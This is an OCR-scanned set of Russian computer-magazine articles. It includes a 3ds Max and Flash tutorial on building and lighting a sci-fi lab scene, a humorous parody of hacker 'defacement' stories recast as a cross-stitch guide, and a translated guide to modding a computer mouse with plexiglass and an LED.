ЧАСТЬ 2 - ДЕКОРАЦИИ

Владимир Томилин aka «Middlenight» (middlenight@mail.ru)

Снова здравствуй, дорогой Спилберг

В прошлой серии мы создали персонажа

иполготовили его к анимании

Теперь настало время для гораздо более

пеского но и самого полгого прошесса

создания реалистичного окружения.

So, let`s kick their asses

ЗАМУТИМ ЛАБУ


Сразу предупреждаю: чтобы сцена не тормозила, все описанные ниже детали интерьера лучше создавать в отдельных файлах, а затем уже подгружать в основную сцену посредством File -> Merge.

Начнем с создания лаборатории. По нашему сценарию - это помещение, состоящее из двух частей: в одной - находятся доктора с

компом, во второй - на электрическом стуле корячится Trofimych. Пол, стены, дверь и вторую половину комнаты сделаем в одном файле, который будет в дальнейшем базовым. «Пыточную» часть лабы будем подгружать потом.


Стены, пол и потолок замутим посредством простых боксов. Двери есть в штатном наборе третьего Макса (я работаю в двух Максах),


но при переносе сцены в четвертый Макс она будет бажить, так как в четвертом отсутствует dll-ка дверей. Вот и подучим механизм импорта-экспорта: выделяешь дверь, выбираешь file->export selected и сохраняешь в 3dsфайл (*.3ds) - это универсальный формат (правда, не все проги в него врубаются). Удаляй неправильную дверь и вставляй правильную (file->import). Я взял дверь sliding - отъезжающая, как в поезде (лучше всего подходит для лабы). Врезай ее в стену. В той части лабы, где есть дверь, расставляй по стенам шкафы с ящиками, как в X-files (такую хрень в инете на каждом углу надыбать можно). То же относится и к столу под компьютер, и к самому компу. Правда, комп у тебя без проводов... Провода забацаем методом лофтинга: сначала создай линии, ведущие от клавы и монитора к системному блоку и все необходимые сечения для проводов (обычные круги). Когда все готово, выделяй любой сплайн, Compound objects->loft->Pick shape и получившейся пиктограммкой тыкай в нужное сечение, и провод готов!



Половина сцены уже готова. Теперь необходимо назначить нашим объектам реалистичные материалы. Зайди на Render.ru - в их галерее много работ, которые, как и наша сцена, сделаны из простых объектов, и тем не менее вызывают одобрительные отклики. Связано это с использованием в сцене правдоподобного материала и грамотным просчетом света. Что нам мешает сделать то же самое? Сначала компьютер. В моем компе несколько частей, которым нужны разные материалы: кожух системника и монитора, винтики, клава и кнопки на ней, провода, и, наконец, экран монитора. Чтобы предметы не мешали селекту, выдели лишнее и нажми 6 - его выделение станет невозможным: чтобы предмет отмерз - нажимай 7. Начнем с консоли: дуй в редактор материалов и первому же материалу задавай тип Reytrace (o, eah!). Ставь флажок на SuperSample (тип сглаживания артефактов) и меняй цвета ambient и diffuse на желаемый цвет компа (мышино-серый или мокрый асфальт) Diffuse, кстати, можно следать и потемнее - свет же не должен при таких материалах отражаться полностью. Параметр Reflect не трогай - если сделать цвет светлее, чем черный, то наш комп будет прозрачным. Проверить наличие прозрачности можно шахматной доской справа от шаров. Далее настроим блики: по умолчанию юзается алгоритм по







Фонгу, так как блики у него наиболее яркие не будем его менять. Размер блика меняй в Specular level, яркость - в Glossiness, мягкость - в Soften. Еще можно в Raytracer controls->Ортіоль поставить галочку напротив глобального антиальясинга. ОК! Назначаем материал кожуху, монитору и клаве. Кнопки на клаве мутим так же, только они будут чуть темнее. Провода - от клавы светлые, от монитора и блока - черные.

Стол пусть будет стеклянно-прозрачным эдакая кибер-хреновина. Для него понадобятся два материала: первому назначай тип. Double-sided и переходи ко второму. Делай из него описанное выше, плюс можешь изменить цвет reflect. Измени по вкусу параметр index of refraction (индекс преломления) - я думаю, 0,6 будет достаточно. Soften ставь на 0,3. Можешь также покопаться в настройках density. Теперь основное изменение - в Марх выбери Transparensy -> falloff (прозрачность—>затухание). Во всплывшем окне щелкни правой крысой на верхней точке графика и выбери тип Bezier-corner. Появившийся третий квадратик отведи где-то на середину графика. Таким образом, получится более-менее реальный ход луча при проходе через линзу. Теперь возвращайся к двустороннему материалу и перетаскивай наш второй замут на оба места под карту. Назначай это дело столу.

ИСТОРИЯ С ЭКРАНОМ

Остался только экран - с ним отдельная история. По сценарию там вертится голова подопытного с разными графиками и цифрами. Открывай новый файл и вставляй туда болванку для головы Трофимыча. Сделай так,

чтобы лицо смотрело на тебя с одного из видов проекции, а не только с перспективы. Переходи в этот вид. Шлепай в сотый кадр и, нажав кнопу Animate, поворачивай башку на 356,4 градуса. Почему не на 360? А чтобы удалить повторяющийся кадр, дабы в цикле анимация не тормозила, как испорченный винил, и голова вертелась плавно

Если кто помнит такую передачу «Детский час», на ее заставке были две настольные лампы, большая и маленькая, игравшие с мячиком. Родина этого ролика - США, а родители - семейство CGI (computer generated imagery), разработка которых началась в 1980 году.


(356,4=360-360/100). Далее в редакторе материалов делай зеленым любой скин, ставь флажок напротив Wire (сетка) и назначай голове. Не забудь про подложку под чайник: премся в Rendering->Environment и в карте выбираем материал bricks (кирпичи). В типе кладки (preset type) выбираем Stack bond, в текстуре кирпича ставим зеленый цвет и подгоняем размеры в Horizontal и Vertical count, чтобы клетки были квадратны-


ми. Color и Fade variance лучше поставить по нулям, дабы цвет клеток был равномерным. Далее идет цвет и размер прожилок между кирпичами - текстуру делаем белой, а Gorizontal и Vertical gap подбираем так, чтобы белые линии не бросались в глаза (если кирпичи - 16х16, то прожилки - 0,1).

Теперь пришло время рендерить. Щелкни правой кнопкой на ключ рядом с пимпой апітаtе, ставь частоту кадров на сизтом и пиши 25 (в секунду). В Rendering->Render, ставь выходной размер картинки на РаІ (720х576) и сложи ролик в отдельную диру в виде последовательности статичных картинок (советую Тіб или ВМР). Дальше мы будем редактировать отрывок во Флеше, а так их потом легко импортнуть. Продвинутые могут возразить, что шестой Flash поддерживает импорт AVI. Но при сохранении ролика в AVI без потери качества файл часто глючит. А после многочисленных манипуляций с роликом (обработкой, монтажом) картинка выйдет непотребной.


СОВОКУПЛЯЕМ С ФЛЕШОМ

Запусти Флеш. В Modify->Movie ставь размер поля и частоту кадров на 720x576x25, затем File->import и щелкай на первом кадре фрагмента с крутящейся тыквой. Флеш спросит: «Импортировать ли последовательность кадров?» - отвечай «ДА!!!». На кадровой линейке появится куча ключевых кадров - советую каждый из них подвинуть влево на 3-4 пикселя, так как Флеш немного (а иногда и много) промахивается в координатах. Теперь поставь замок на этот слой и каждый новый эффект создавай в новом слое.





КРЕАТИВ



Первое, что нам нужно - это бегущие цифры процентов под головой. Сразу предупреждаю, чтобы без всяких там скриптов и динамического текста - последующий экспорт фильма не поддерживает все эти навороты, так что все эффекты останутся в виде статичных рисунков. Поэтому в новом слое надо сделать текстовое поле и с каждым новым кадром писать туда новые цифры и переводить их в кривые: сначала 0, потом 8, 16 и так далее. Когда значение дойдет до ста - выделяй получившиеся кадры, щелкай на них правой кнопкой и выбирай Copy frames. Вставляй их дальше, и так, пока на линейке не накопится сотня кадров. То же касается всех остальных эффектов. Еще я добавил два цветных индикатора и пару надписей.

Когда все необходимые эффекты добавлены, импортируй файл в AVI с наилучшим качеством сжатия (советую Indeo Video 5.10 на 100%). Необходимая карта для экрана готова, назначай ее любому материалу, которому поставь SelfIllumination порядка 90 или 98. После назначения материала экрану редактор материалов можно на время и закрыть.

СПАТЬ СО СВЭТОМ

Займемся светом. Я предлагаю такой вариант: вся сцена освещается тремя прожекторами, имитирующими свет свисающих с потолка ламп. В качестве источника света бери Free spot и сразу ставь галочку напротив Cast shadows (отбрасывать тени) - пиплы часто забывают про это, а потом идут вопросы, типа: «А че это все хуже, чем в комиксах?» Меняем цвет света на синий и идем в Attenuation Parameters - здесь редактируются параметры близкого свечения, при котором свет почти постоянен и дальнего свечения, где свет рассеивается. Злесь ничего конкретно сказать не могу, так как у тебя размеры сцены будут свои, могу только посоветовать, чтобы размеры дальнего света совпадали с радиусом прожектора, а тот, в свою очередь, равнялся ширине комнаты. Увеличить/уменьшить размеры прожектора можно простым scale. Не забудь расставить флажки во всех нужных тебе значениях

Far и Near. Значение Decay (затухание) изменять c none не рекомендую - в данном случае это только уменьшит яркость в и так темном помещении. В группе Shadow Parameters ты можешь выбрать тип карты (я оставил Shadow тар - у нее тень посочнее, но можешь взять и Ray traced Shadows - это математически более равномерная и точная, но и более светлая тень) ее пвет (тоже не меняй) и прозрачность тени (дабы от предмета не исходило одно большое черное пятно поставь на 0,9). ОК! Два раза клонируй источник света и размести клоны в центре зала у потолка (один - над дверью, второй - над компом и третий - над другой половиной лаборатории). После этого создавай направленный прожектор (Target Direct), только впритык и параллельно экрану монитора и в Directional parameters меняй форму луча на rectangle - будем делать видимые лучи от ЭЛТ. Размер прожектора лучше сделать равным размеру экрана и в параметре Projector Мар назначить карту уже упоминавшееся флешовой головы - реалистичнее булет, чем просто зеленый свет


Если в первом Юрском парке разработчиков заботил эффект отражения света кожей динозавров, то во второй части «Затерянный мир» они больше работали над эффектом поглощения света броневой шкурой протокрокодилов.

Теперь надо придать видимость всему использующемуся в сцене свету: или в Rendering->Environment и выбирай четыре (по количеству прожекторов) атмосферных эффекта Volume light (хотя я бы заюзал плагин Scatter VL pro - его объемный свет смотрится гораздо более эффектно). Первый будет использоваться для свечения экрана - ему в attenuation color задавай зеленый цвет, а прозрачность ставь на уровень 2 или 3. После ставь флажок на Noise (шум, или эффект пара в свете) и изменяй levels на 3, а size на 10, чтобы не было, как в бане. Разумеется, ты твои сеттингзы будут другими, и ты будешь фигачить свой собственный креатифф, а не тыкать бездумно на кнопки. В остальных трех лайтах ставь те же параметры, но Attenuation Color сделай синим, а в Start% поставь 0, чтобы свет шел от «Ламп» равномерно. Теперь назначай каждый эффект своему прожектору.

Если сцена кажется тебе слишком темной, поставь где-нибудь в пыточной половине комнаты всенаправленный источник света (отпу) с такими же параметрами, как и у ламп (цвет можно взять любой), но без возможности кастирования теней - это добавит света сцене, а зритель просто ничего не заметит.

ПРОБНЫЙ ПОШЕЛ!

Если все вышло гладко, то можешь создавать в сцене первую target (направленную) камеру. Выбирай около 50 мм - чем меньше, тем приближеннее к камере выглядят объекты, но и искажаются при этом они нехило. Направляй камеру на комп. Теперь можешь



провести пробную визуализацию (rendering). Советую в качестве рендера использовать Mental ray - ничего сложного в сцене нет, так что сгодится и ray. Но есть засада. Просчет хода луча - дело довольно медленное, так что средненький компа может не потянуть. В общем, если твоя тачка сильно не торопится выводить результат, иди в редактор материалов (или в свойства рендера) и назначай там в Raytracer controls->Global Parameters значение Maximum depth (глубина просчета) ниже стоящей по умолчанию девятки. Даже при шести разница особо не заметна.

ПОДЖАРЬ ТРОФИМЫЧА

Вернемся к Трофимычу. Придай ему сидячую позу с вытянутыми руками и сделай рожу посвирелее (его рожу, не твою).


Начинаем рисовать кресло aka electric chair. Переходи в вид боковой проекции и начинай прямыми линиями рисовать контур кресла, а кривыми - его обивку. Помни, что каждый контур должен в конце замкнуться. Только тогда мы сможем эффективно применить модификатор Extrude (выдавливание). В значении Ammount задай глубину экструзии так, чтобы кресло было чуть шире тазобедренной части Трофима. Добавь подлокотники и some anna-

Институт Франхувера (Fraunhofer) не только придумал MP3, но и внес значительный вклад в исследования компьютерной графики. Их главный техменеджер Дэвид Зельцер хорошенько приложил лапу к разработке инверсной кинематики, систем управления виртуальными актерами и многого, многого другого.

ратуру. Я, например, забацал кресло из Flashback'а. Еще посредством Surface-а я добавил кандалы, торчащие из спинки кресла, а также VR-шлем (такой же, как трусы). Лазеры вокруг кресла делаешь тем же методом, что и остальной свет, только в качестве источника света лучше взять Free direct, а цвет взять какой-нибудь фиолетовый или синий. Не забудь, также, лофтом сделать трубки, идущие из за кресла к голове Трофимыча (тут будут молнии). Трубки должны оканчиваться сферами (брать в примитивах).

АППАРАТУС

Следующим шагом надо сделать аппарат, к которому подключен наш подопытный. Что главное в фантастическом левайсе? Нет. не форма, а много мигающих лампочек. Как два пальца об асфальт! Делаешь огоньку форму и назначаешь материал с Self-Illuminate равным 100, находишь в Track view в объектах наш диод и его материал с Self-Illum'ом. Выделяй этот самый иллюминейт, жми кнопку controller (назначить контроллер) и выбирай Waveform float. Контроллер - это такая хреновина, которая может менять объект, задавая математические функции для различных его свойств. Так вот, после добавления контроллера нажимай правой кнопкой на появившийся трек иллюминейта и выбирай график изменения параметра. Лучше второй - там можно изме-



нить параметр Duty circle (соотношение между временем свечения и гашения диода). Period - это количество вспышек, а Phase (от 0 до 1) - разницу между свечением повторяющихся объектов с одним материалом - ставь по своему усмотрению.

Еще в своем девайсе я сделал насос: рычаг с повторяющимися движением вниз, вверх в прозрачной колбе (Гы!). Как сделать повтор движения, не дрючась с ключами анимации сейчас расскажу: на каком-нибудь близком к нулю калре нажимай animate и переволи рычаг вниз. Затем опять прись в Track-view и выбирай у рычага Transform -> Position. Копируй первый кадр на графике на симметричное расстояние справа от второго кадра (зажимай shift и переноси вправо). Затем щелкаешь на Parameter Curve Out-of-Range Types (пимпа сверху над графиками) и выбирай Іоор (повтор). Все. Насос сосет. Такую же хренотень можно применить к костям шеи Трофима, чтобы при ударе тока его голова билась об стул.

Теперь надо сделать, чтобы в девайсе что-то текло. Иди в Particle Systems и выбирай Super Spray. Главные параметры - это speed и particle size (размер частицы). Устанавливаешь эмиттер (штуку, откуда все сыпется) у крана баллона с мутагеном параллельно полу и в том районе, где трубка изгибается создавай источник гравитации (Space Warps->Particles & Dynamics->gravity), направленный (стрелка) вниз. Привязывай к нему эмиттер (Link to space warp), изменяя параметры частиц так, чтобы жидкость лилась, согласно твоим представлениям о мутагенных аппаратах. Обычно



хватает изменения size'a, speed'a и meta particles'a - это чтобы частицы склеивались (ставь Variation на 100%). Не забудь назначить жидкости какой-нибудь яркий глянцевый материал со с Self Illumination около 100%. Частицы будут исчезать при соприкосновении с гравитацией, но можно сделать еще один эмиттер в месте падения частиц и направить частицы в сторону вены Трофимыча во время (Emit start) исчезновения жидкости из предыдущего источника. Ну а когда путь Аппарат - Трофимыч будет полностью создан, нарисуй на жидкости плавную линию и лофтом сделай из нее прозрачную трубку.

мутант-трофимыч

Ну и под конец: начнем видоизменять Трофима. Наша задача - чтобы при поступлении жидкости в вену рука нашего пациента (а потом и он весь) превращалась во что-то уродливое. Начнем. Клонируй Трофимыча и оставь его на месте. Начинай изменять его руку (применяй модификатор Fdd-box). Назначь его Трофиму и, перейдя в режим редактирования узловой сетки (Sub object->Set volume), перемести ее в сторону руки. Теперь выбери режим Control points и дергай за узлы сетки. Когда рука окончательно превратится в щупальце, перейди в тот кадр, где ты хочешь чтобы оно выросло из руки. Проверь, чтобы геометрический центр Трофимыча остался тем же (если нет - иди в Hierarchy->Affect pivot only) и двигай контрольную точку на прежнее место. После этого выделяй первозданного Трофима, переходи в Compound objects->Morph и, поставив флажок на Move (сделать из одного объекта другой, не оставляя при этом второго на сцене) щелкай на клон Трофимыча. Теперь подвинь первый появившийся ключевой кадр на то время, когда жидкость начинает поступать в вену и - вуаля - Т1000 (Trofimych 1000) is ready! В добрый путь, дети Чернобыля :). Что не понятно - пиши.

В следующей серии:

- Окончательная сборка сцены;
- Моделирование реалистичных («вавилоновских») взрывов;
- Мания величия логотипы и застваки;
- Комп to VHS.

TEHHONOUS BUUBAHUS KPECTUKOM

ТЫ ЖДАЛ ЭТОГО ОЧЕНЬ ДОЛГО!

..::M3g4_Dark~Sh\/ey4::.. [31337] (shveya@mat_vashu.hz)

ОТ РЕДАКЦИИ

Привет, читатель! На наши мыльники очень часто валятся мессаги со слевными просьбами рассказать про вышивание крестиком. В этих мылах зачастую столько боли и экспрессии («Уроды! Вы забили целых четыре страницы какой-то мутью! Вы бы еще про вышивание крестиком рассказали!!»), что мы, наконец, оказали: «Хватит!» - и решили удовлетворить истомившееся лоно народа. Это стоило нам немалых усилий,

но мы нашли супер-СПЕЦа в этом деле. Ее профессия связана с большим риском, поэтому мы пообещали не давать в журнале никаких линков и контактов, так что извиняй.



Нитки мулине - практически RGB


история одной встречи

Недавно прошел слушок, что на заднице лучшего костюма начальника отдела кружевной безопасности фабрики «Мягкие мелочи» магическим образом прямо перед презентацией новой версии подтяжек для носков появилась вышивка веселого чертика и надпись «ММ Suxx!!!». Рисунок и надпись были вышиты КРЕСТИКОМ! Все лучшие серферы СПЕЦа флудили андеграундные конфы и каналы в IRC запросами о швейном террористе, и - о, удача! - создательница дерзкого вшива была найдена. Она долго не соглашалась написать статью - ни угрозы, ни уговоры, ни пытки не помогали. Пришлось надавить на самую маленькую часть ее тела - на совесть: «Лучшие читатели самого актуального компьютерного издания страны - ламера в вышивании крестиком! Позор!!!». Эта маза проканала, так что читай самый горячий материал номера

3AKA3

Дарова, перец, йоу!!! Как твои делищи и все такое? Короче, баклан, сейчас я тебе расскажу, как я сделала дефейс навароченной заднице пальцевого чувака типа крутого в секьюрити. Начну с самого начала.

Сидела я дома и штопала косуху жилами вола, когда мне в асю завалился какой-то кент и предложил отвалить штуку грина за пару часов работы. Бабло на мальчиков к тому моменту ушло в даун, так что я согласилась встретиться с перцем в Третьяковской галерее и выпить по бутылке пива под тремя богатырями. Заказчика я узнала сразу по полосатым краснобелым носкам и пропеллеру за спиной. Нажравшись для конспирации, мы перешли, собственно, к делу. Оказалось, что клиента дико бесили голубые подтяжки для носков, поэтому он был готов отвалить пять штук грина за дефейс задницы начальника кружевной






безопасности «Мягких мелочей». Последнее, что он смог сообщить мне перед тем, как рухнул мордой в плевательницу, это то, что специально заказанный в Тайване костюм, сшитый девственными проститутками во время оргазма, будет храниться в гардеробе-сейфе в кабинете кружевного начальника.

ВЫШИВАЛЬНЫЙ СТАФФ

Я принялась за дело. Надев недоштопанную косуху и кирзачи, я покидала в авоську пяльцы, два вида канвы, вышивальные нитки, комплект иголок, бутылку спирту и соленый огурец. Осталось только заготовить макет будущего шедевра задничного рукоделия.



Сейчас я открою тебе страшную тайну всех вышивальщиц-неформалок: вышивка крестиком - это все равно что растровая графика. Один крестик - то же самое, что один пиксель, а цвет крестика зависит только от цвета ниток, которые ты смог нарыть. Если приглядеться, то вышивка состоит как бы из разноцветных клеточек. Чем прямее руки, тем выше разрешение вышивки и, соответственно, тем меньше размер зерна ака крестика. Ну, если ты не ламобот, то, наверное, уже просек, что макет будущей вышивки тоже должен быть в виде клеточек. По нему ты потом будешь высчитывать, какой крест в какое место задницы пришить.

Я выпила еще баночку пива и загрузила свою боевую печатную машинку. Везет мне, моей маме приходилось рисовать макет руками на миллиметровке. Хотя некоторые готовые макеты можно отрыть в сети... швейных магазов, но там валяются та-а-акой атцтой и старье, что лучше попариться самой. В общем, вот какой мегарулезный макет родил мой мегадолбанный мозг.

Закусив пиво позавчерашней пиццей и запив ее самогоном, я взяла авоську с причиндалами и макетом и отправилась в здание «Мягких мелочей».



ЗАПРАВЛЯЕМ

Не буду парить тебя нудным рассказом о том, как я пробралась мимо высокотехнологичных охранных систем и обезвредила дежуривших внизу секьюрити, а также о том, как взломала секьюрный код на сейфовом гардеробе - это неинтересно, и с этим справится любое ламо. В общем, я достала кружевную жопу... то есть костюм директора и разложила его перед собой. Теперь предстояла самая тяжелая часть - вставить нитку в иголку, а жопу - в яяльцы. Поэтому я открыла еще одну бутылку пива, отхлебнула немного... две трети... рыгнула и открыла авоську.

Вся фишка была в том, чтобы закрепить жопу в пяльцах так, чтобы на ней не было ни одной складки, а место инсталляции вышивки было точно посередине. После доработки пялец паяльником с этим справилась, но гадская нитка никак не хотела входить в игольное ушко. Пришлось съесть таблетку и запить ее спиртом, и нитка сразу вошла. Кстати, выбирай иголку с ушком побольше, так как выширай иголку с ушком побольше, так как выширальные нитки довольно толстые, но не переборщи, а то после каждого стежка в ткани будут оставаться невперенные дыры.

KAHBA

Дальше на жопу требовалось наложить координатную сетку. Можно, конечно, шить на глазок, но тогда дефейс получится кривой, косой и некрасивый

Жопная ткань была плотной и абсолютно черной, поэтому вариант, когда клеточки



рисуются на ткани, а потом при первой стирке вышивки краска смывается, отпадал. Я решила воспользоваться канвой, которую в свое время наперла на швейной фабрике. Канва бывает плотная - вышивка остается прямо на ней, что в данном случае не катило, а бывает хлипкая. С хлипкой канвой труднее вышивать, но ее потом можно повыдергать из вышивки ниточку за ниточкой. Канву я тоже вставила в пяльцы поверх ткани. Теперь все было готово к нанесению на зад вышивки.





ЗАМОРОЧКИ С ЦВЕТАМИ

Конечно, когда я лепила макет, я старалась, чтобы разноцветные части можно было прошить одной ниткой соответствующего цвета, но избежать геморроя с одновременным шитьем несколькими нитками не получилось. Дело в том, что если шить сперва один цвет, потом другой, то что-нибудь обязательно переедет, поэтому пришлось заправить еще несколько иголок. Нюхнув клею, я справилась и с этой траблой.

ПОСТАВИМ КРЕСТ

Итак, из задницы теперь болтается несколько иголок - пора поставить первый крест. Начинай с самого крайнего угла самого крайнего квадрата (например, с левого верхнего). Да, только не забудь узелок завязать. Я, например, забыла - пришлось допить одеколон и повторить действие сначала. Теперь тащи нитку в противоположный по лиагонали угол. (правый нижний). Протащил? Ай, молодца! С изнанки нитка пойдет через правый верхний угол. И, наконец, с лица - через левый нижний угол. Если драйвер krivie_ruki.sys у тебя версии хотя бы 1.0, то у тебя должен был получиться крестик. Заметь, нитка оказалась в том же углу следующего квадрата, но с изнанки, поэтому теперь придется перекинуть ее в правый верхний угол и начинать с него. Когда дойдешь до области другого цвета, пускай в ход второй бая... эээ... в смысле иглу. Но не увлекайся - шей рисунок строчку за строчкой или столбик за столбиком (это уж как ты там для себя решишь).

ПОСЛЕДНИЙ УЗЕЛ

Совсем забыла, если у тебя вышивка состоит из нескольких элементов (сам рисунок и надпись), постарайся, чтобы они соприкасались и перейти с одного элемента на другой было легко без длинных стежков. Избегай навесного монтажа. В общем, сам там разберешься. Что я тебе все разжевывать должна? Надо и своей башкой поработать! Только не забудь в конце работы нитки подвязать, а то расползется твоя вышивка к чертям, как парочки по комнатам. Знаешь, как это делается-то? Продеваешь с изнанки нитку под какой-нибудь стежок и перед тем, как затянуть, протаскиваешь иголку через образовавшуюся петлю, потом затягиваешь. Ну и наломалась же я в ту ночы! Я так устала, что забыла пару иголок воткнутыми в штаны.

Ну и наломалась же я в ту ночь! Я так устала, что забыла пару иголок воткнутыми в штаны, так что кружевной начальник всю презентацию стоял по стойке смирно.

Ну, типа, удачи тебе! Делай, как я, и тоже станешь крутой СПЕЦиалисткой в вышивании крестиком.



НОВОГОДНЯЯ МЫШЬ HPEATUBUUHA

НАРЯДИ СВОЮ КРЫСУ К NY!

Jani Ponkko (jponkko@metku.net, www.metku.net) перевел Vadias (painter@gameland.ru, www.freehand.str.ru)

самом деле, и используют для этого самые разнообразные средства. І воя затасканная МЫШЬ - НЕ ИСКЛЮЧЕНИЕ: ЧТО ОНА ЧУВСТВОВАЛА В она заслужила право на лучшую жизнь, что затраты на ее модинг куда менее средства. Как ты уже догадался, ей и только

ЧАСТЬ ПЕРВАЯ ТРЕПАНАЦИЯ МЫШИНОГО ЧЕРЕПА

Итак, коллега, приступаем к операции. Для начала нам понадобятся два куска тонкого оргстекла - примерно 1-1,5 миллиметра толщиной. Это, во-первых, сделает нашу работу более легкой, а во-вторых, толщина здесь просто неуместна. Где взять такое стекло, это уже твоя головная боль :).


Наша первая задача состоит в том, чтобы согнуть оргстекло в соответствии с формой верхней части мыши - не спеши тужиться и напрягать бицепсы, это делается не грубой физической силой. Стекло сначала следует нагреть, и когда оно станет податливым, смело гни его, положив на мышь. Только не переборщи с нагре-

Гнем оргстекло

ванием и не нагревай стекло, пока оно лежит на мыши, ибо крысиная поверхность может испортиться, и ты испохабишь всю идею.

Проделай это с обоими кусочками стекла. Почему их два? Об этом ты узнаешь чуть позже, а пока просто доверься мне.

Теперь обозначим периметр трепанации. Бери ручку, карандаш, фломастер или проковыряй дырку в пальце :) и аккуратно начерти на поверхности мыши фигуру нужного размера, которую собираешься вырезать. В моей мыши, которую собирали умельцы Мелкософта, возникла небольшая проблема - здесь используется приличного размера кусок пластика, который служит для удерживания кнопок на своем месте. Я поступил с ним по-еврейски: об-



резал мешающую часть, а остаток как следует закрепил суперклеем.

Этот замечательный аппарат я нашел среди своих крутых инструментов. Я, конечно, понимаю, что у тебя такого может и не быть, но имей в виду, что вскрывать им мышь было настолько удобно, что я даже немного увлекся и распилил попо-



лам свой рабочий стол. Впрочем, можешь сгонять к отцу на пилораму или взять у дядьки циркулярку:).

А на следующей картинке ты можешь видеть, какое милое отверстие я просверлил в своем грызуне. Мелкософтовский кнопкодержатель также укорочен и больше не мешает нашим планам. Как ты мог заметить, я уже прилепил один кусок изогнутого оргстекла и зафиксировал его с помощью суперклея.

Итак, один важный этап уже пройден. В принципе, самые ленивые могут остановиться здесь и не портить дальше своего маленького грызуна, если они - обладатели не обычных, а оптических мышек, где вместо шарика и «шестеренок» использу-



ется «глаз» - луч света. Свет этого луча в состоянии обеспечить забавный эффект. который ты видишь на картинке ниже. Будешь друганам заливать, что у тебя лазерная крыса



Однако тебе стоит взять на заметку, что настоящий креатифщик никогда не останавливается на полпути. И поэтому мы с тобой должны пройти этот тернистый путь до победного конца.

ЧАСТЬ ВТОРАЯ ОТМОРОЗОК

Теперь нам понадобится доброволец. Интуиция подсказывает мне, что сегодня добровольцем будет вот этот парень (или девушка? - у этих фигурок Lego довольно слабо развиты половые признаки :)). Поприветствуем смельчака - сейчас он отправится туда, где еще не ступала нога человека да и Lego перца тоже. Но перед этим его ждут волшебные новогодние трансформации.



Принудительное добровольство

Упс! Смотри - наш волонтер потерял ноги! Все правильно - лишним частям тела не место на такой маленькой жилплощади. И потом, ты разве не читал «Повесть о настоящем человеке» про летчика Маресьева? С ногами наш герой - не герой



А голова вообще - в Филадельфии.

Как известно, все любят диоды, так почему бы не добавить его и в этот мод? Честно говоря, в моей мышке этого добра и так навалом, но, в конце концов, это ведь мой мод :)! Смотри внимательно на картинку ниже. Грамотное подсоединение диода - залог

его правильной работы. Чтобы ты точно не запутался, комменты дает наш радиосексперт Доктор Код aka Dr. Cod.

Нулевая точка (или минус, отрицательный потенциал) должна быть справа от красного диода (на картинке это слева). Там как раз нахолится перемычка межлу лорожками (неизолированный проводочек, это называют навесным монтажом) для питания всей остальной схемы. Точка с положительным потенциалом должна находиться на одной из ног черного конденсатора. Ты можешь определить минусовую ногу, поглядев на корпус этого черного конденсатора. Эта сторона помечена маркером «-». Тебе нужно заюзать другую ногу, она положительная.

На картинке положительная нога светодиода подфуярена к конденсатору через резюк скорее всего в 1 килоОм. А отрицательная нога подсоединена к перемычке между дорожками, торчащей из платы слева на фото. Но нафига все это автору было нужно, я не понимаю, ведь можно подфуярить новый светодиод прямо к старому, так к ногам евойным и подпаять.

Примечание переводчика. Не у всех модель мыши такая, как у нашего финского



друга. Однако точно так же можно обмодить и обычную мышь, с шариком. Принцип там, как известно, таков: при движении мыши шарик вращает колесики с зазубринами, и в зависимости от того, пропускают ли эти зазубрины луч, в комп идет необходимая инфа. Глазами луч диода тебе не увидеть - он находится вне видимого спектра светового диапазона :(. Но суть не в том. Здесь тоже работает метол автора.

На неоптической мышке можно тоже найти конденсатор и подфуяриться к его



плюсу через килоОмный резистор. Ну а общую (или нулевую, или землю, минус) найти легко - это самая толстая дорожка (прим. Dr. Cod).

Итак, бедный доброволец стал узником твоей мышки. Теперь злой модер добавит немного жидкого азота, хе-хе:)...

